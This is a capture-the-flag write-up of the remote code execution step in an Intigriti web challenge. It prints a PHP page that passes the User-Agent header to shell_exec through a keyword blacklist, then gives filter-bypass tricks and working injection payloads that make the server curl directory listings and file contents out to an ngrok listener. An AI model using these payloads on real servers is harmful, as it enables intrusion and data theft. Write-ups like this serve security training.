
User	Action
Carlos	delete
Wiener	delete

On the right, under the "Agents" section, there is a table:

Agent	Action
Pippo	delete
Pluto	delete

Step 5: RCE (Remote code execution)

We now have access to the admin part of the web application and have a copy of the PHP source code behind it. The “Dashboard” button gets us back to “dashboard.php” which we already knew. The “logs” can be interesting



Another hint we get here with the end of the line in the logs: **user, agent**. This could indicate towards the User-Agent header of an HTTP request.

The first part of the PHP source code we got our hands on earlier also shows this is the case:

```
<?php
$user_agent = $_SERVER['HTTP_USER_AGENT'];

#filtering user agent
$blacklist = array( "tail", "nc", "pwd", "less", "ncat", "ls", "netcat", "cat", "curl", "whoami",
"echo", "~", "+",
" ", ";", "&", "|", "", "%", "@", "<", ">", "\\", "^", "\",
"=");
$user_agent = str_replace($blacklist, "", $user_agent);

shell_exec("echo \"\"". $user_agent . "\" >> logUserAgent");
?>
```

Some small code review should immediately ring some alarm bells. I have marked it in red the `shell_exec` function.

A screenshot of the official PHP documentation website. The top navigation bar includes links for 'Downloads', 'Documentation', 'Get Involved', 'Help', and 'php8.2'. A search bar is on the right. The main content area shows the 'Program execution Functions' section. The 'shell_exec' function is highlighted in purple. The description states: '(PHP 4, PHP 5, PHP 7, PHP 8) shell_exec — Execute command via shell and return the complete output as a string'. Below the description is a 'Description' section and a code example: `shell_exec(string $command): string|false|null`. To the right, a sidebar lists other functions under 'Program execution Functions': proc_terminate, system, escapeshellarg, escapeshellcmd, exec, passthru, proc_close, proc_get_status, proc_nice, proc_open, proc_terminate, shell_exec, and system.

The last line of the PHP code does as shell_exec so actually runs a Linux command on the web server. More specific it does an “echo” of a variable “\$user_agent” into a file “logUserAgent”

That “\$user_agent” variable gets a value the first line of the PHP code from:
“\$_SERVER['HTTP_USER_AGENT'];”

A screenshot of a computer screen displaying the official PHP documentation website. The top navigation bar includes links for 'Downloads', 'Documentation', 'Get Involved', 'Help', and 'php 8.2'. A search bar is also present. The main content area shows a section titled 'Something Useful' with the following text:

Let us do something more useful now. We are going to check what sort of browser the visitor is using. For that, we check the user agent string the browser sends as part of the HTTP request. This information is stored in a [variable](#). Variables always start with a dollar-sign in PHP. The variable we are interested in right now is `$_SERVER['HTTP_USER_AGENT']`.


The right sidebar contains links for 'A simple tutorial', 'What do I need?', 'Your first PHP-enabled page', '» Something Useful' (which is bolded), 'Dealing with Forms', and 'What's next?'

So our HTTP request “User-Agent” header is taken as input and outputted in a shell_exec in the end. This seems simple now: We can easily control the “User-Agent” via BURP for example or via a curl command on our command line or we can even change it in our browser developer tools.

Let’s make our “User-Agent” header a Linux command that the web server will execute :-) We need to find the flag so probably there is a file somewhere on this web server that contains that flag. If we can execute Linux commands on the web server we can definitely find and read files.

The idea is following:

- 1) From our PC we initiate a HTTP request with a User-Agent header including a Linux command
- 2) This Linux command should show the content of the directory and send it back to our PC.



Sounds maybe simple or complex but it becomes even a bit more complex: There is a blacklist filtering our User-Agent input. A lot of important Linux commands from our idea above will be blocked and removed.

```
11 <?
12 <?php
13 $user_agent = $_SERVER['HTTP_USER_AGENT'];
14
15 #filtering user agent
16 $blacklist = array( "tail", "nc", "pwd", "less", "ncat", "ls", "netcat", "cat", "curl", "whoami", "echo", "~", "+",
17 | " ", ",", ";", "&", "|", "'", "%", "@", "<", ">", "\\", "^", "\\"", "=");
18 $user_agent = str_replace($blacklist, "", $user_agent);
19
20 shell_exec("echo \"\" . $user_agent . \"\" >> logUserAgent");
21
22 ?>
```

A command like “ls” would be useful to list directory content and “curl” to send the info back to us for example. Fortunately this blacklist can be bypassed in several ways if you are a bit familiar with Linux commands.

The “ls” command can be replaced by “dir”

The “cat” command to read a file can be replaced by “tac” which reads the file in the other direction.

Here an example screenshot demonstrating this:

```
root@ub22-test:/testdirectory# ls
fileA.txt fileB.txt
root@ub22-test:/testdirectory# dir
fileA.txt fileB.txt
root@ub22-test:/testdirectory# cat fileA.txt
this is file A
root@ub22-test:/testdirectory# tac fileA.txt
this is file A
root@ub22-test:/testdirectory# |
```

There is another bypass to access all commands. The commands in Linux can be found in following directory: “/usr/bin/”

If we use “curl” in the background Linux goes to “/usr/bin” and uses the command from there. So we could also do: “/usr/bin/curl”

```
root@ub22-test:/testdirectory# curl
curl: try 'curl --help' or 'curl --manual' for more information
root@ub22-test:/testdirectory# /usr/bin/curl
curl: try 'curl --help' or 'curl --manual' for more information
root@ub22-test:/testdirectory# |
```

This still uses the word “curl” so our blacklist would catch this. We need another Linux trick to bypass the blacklist: “/usr/bin/curl?”

We can replace any letter in the curl command by "?" and Linux still executes it:

```
root@ub22-test:/testdirectory# /usr/bin/curl?  
curl: try 'curl --help' or 'curl --manual' for more information  
root@ub22-test:/testdirectory# |
```

I made an assumption that the flag would be saved in a “txt” file. The name of the file I was not sure of so I made the “dir” command look for any file ending in .txt as shown here in an example:

```
root@ub22-test:/testdirectory# ls
fileA.txt  fileB.txt  fileC.php
root@ub22-test:/testdirectory# dir *.txt
fileA.txt  fileB.txt
root@ub22-test:/testdirectory# |
```

With this knowledge we can proceed the RCE (remote code execution) attack against the web server and retrieve the flag.

I was not 100% sure how the shell_exec would interpreted the Linux command so I build a local setup first. I am not going to set all details here but I started an Ubuntu server image in Hyper-V (VirtualBox, Docker desktop, VMware... are also fine) and installed Apache web server with PHP. We have the “admin.php” source code so I hosted that page also and a file called “logUserAgent” to see the output of the “shell_exec” command.

This got me to following formatting of our User-Agent header:

User-Agent: \\$(/usr/bin/curl?\${IFS}<http://ourserver/>)

=> short explanation:

- First \ seems necessary to escape and get the first \$ onto the web server.
- \$(command) or `command` does Linux command substitution. You can find more info about it on Google. **“Command substitutions are extremely convenient for exploitation because they are run before the main command.”**
- /usr/bin/curl? Passes the blacklist and requests a web page on our controlled server.
- \${IFS} replaces the blacklisted space. In Linux this can be used as a tab or space.

This command initiated from our side via a HTTP request in the User-agent header. If we get a request back due to curl to our server this confirms we have a working RCE on the web server.

Here an example of the User-Agent in BURP. I initially did not use BURP but this makes it more clear how the User-Agent header is used in the HTTP requests

The screenshot shows the Burp Suite interface with a captured request. The 'Request' tab is active, displaying the raw HTTP message:

```
1 GET /e7f717ed-d429-4d00-861d-4137dlef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php HTTP/2
2 Host: challenge-0423.intigriti.io
3 Cookie: account_type=OKKCDZ0; username=admin
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112", "Not=A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: 20
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: \$(/usr/bin/curl\$IFS)http://5.tcp.eu.ngrok.io:18442/
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9,nl-NL;q=0.8,nl;q=0.7
17
18
```

To receive the response from the curl command we initiated, we need to have a publicly available server or use tools like ngrok on our local PC to listen publicly.

Here the screenshot receiving the curl back from the web server confirming the RCE. I listen locally with netcat (nmap ncat.exe on Windows) on my Windows pc and made this publicly available with ngrok.

```
PS C:\Users\Joren\Desktop\BB\server> ncat.exe -l -v -p 8989
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from ::1.
Ncat: Connection from ::1:58381.
GET / HTTP/1.1
Host: 5.tcp.eu.ngrok.io:18442
User-Agent: curl/7.74.0
Accept: */*
```

ngrok

Announcing ngrok-rs: The ngrok agent as a Rust crate: <https://ngrok.com/rust>

Session	Status
Account	online
Version	3.2.2
Region	Europe (eu)
Latency	32ms
Web Interface	http://127.0.0.1:4040
Forwarding	tcp://5.tcp.eu.ngrok.io:18442 -> localhost:8989

Connections	ttl	opn	rtr1	rt5	p50	p90
	0	1	0.00	0.00	0.00	0.00

The above example confirms the RCE via BURP but initially I did not use BURP at all. For me it is easier to do it via a curl command on my local virtual Linux box.

We add following User-Agent to read the directory for .txt files:

```
\$(/usr/bin/curl?\${IFS}http://2.tcp.eu.ngrok.io:17408/$(dir?\${IFS}*.txt))
```

```
curl --header 'User-Agent: \$(/usr/bin/curl?\${IFS}http://2.tcp.eu.ngrok.io:17408/$(dir?\${IFS}*.txt))'  
https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php
```

```
root@ub22-test:/var/www/html# curl --header 'User-Agent: \$(/usr/bin/curl?\${IFS}http://2.tcp.eu.ngrok.io:17408/$(dir?\${IFS}*.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php
```

```
PS C:\Users\Joren\Desktop\BB\server> ncat.exe -l -v -p 8989
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from ::1.
Ncat: Connection from ::1:55640.
GET /d5418803-972b-45a9-8ac0-07842dc2b607.txt HTTP/1.1
Host: 2.tcp.eu.ngrok.io:17408
User-Agent: curl/7.74.0
Accept: */*
|_
ngrok
Announcing ngrok-rs: The ngrok agent as a Rust crate: https://ngrok.com/rust
Session Status          online
Account                 ██████████
Version                3.2.2
Region                 Europe (eu)
Latency                23ms
Web Interface          http://127.0.0.1:4040
Forwarding             tcp://2.tcp.eu.ngrok.io:17408 -> localhost:8989
Connections            ttl     opn      rtt1     rtt5     p50      p90
                      0       1       0.00    0.00    0.00    0.00
(Ctrl+C to quit)
```

The response back contains a txt file: d5418803-972b-45a9-8ac0-07842dc2b607.txt

```
We adapt our User-Agent to read that file: \$(/usr/bin/curl?\${IFS}http://2.tcp.eu.ngrok.io:16732/\$\(tac\$IFS\)d5418803-972b-45a9-8ac0-07842dc2b607.txt)
```

```
curl --header 'User-Agent: \$(/usr/bin/curl?\${IFS}http://2.tcp.eu.ngrok.io:16732/$(tac$IFS)d5418803-972b-45a9-8ac0-07842dc2b607.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php
```

```
root@ub22-test:/var/www/html# curl --header 'User-Agent: \$(/usr/bin/curl?\${IFS}http://2.tcp.eu.ngrok.io:16732/$(tac$IFS)d5418803-972b-45a9-8ac0-07842dc2b607.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php
```

```

PS C:\Users\Joren\Desktop\BB\server> ncat.exe -l -v -p 8989
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from ::1.
Ncat: Connection from ::1:55691.
GET /INTIGRITIn0_XSS_7h15_m0n7h_p33pz_xD HTTP/1.1
Host: 2.tcp.eu.ngrok.io:16732
User-Agent: curl/7.74.0
Accept: */*
\\

ngrok
Announcing ngrok-rs: The ngrok agent as a Rust crate: https://ngrok.com/rust

Session Status          online
Account
Version                3.2.2
Region                 Europe (eu)
Latency                32ms
Web Interface          http://127.0.0.1:4040
Forwarding             tcp://2.tcp.eu.ngrok.io:16732 -> localhost:8989

Connections            ttl     opn      rt1     rt5      p50      p90
                         0       1       0.00    0.00    0.00    0.00

```

This one returns the flag: INTIGRITIn0_XSS_7h15_m0n7h_p33pz_xD

The last curl is not really necessary as we know the file name that contains the flag so we could also simply browse to it via our web browser:

<https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/d5418803-972b-45a9-8ac0-07842dc2b607.txt>

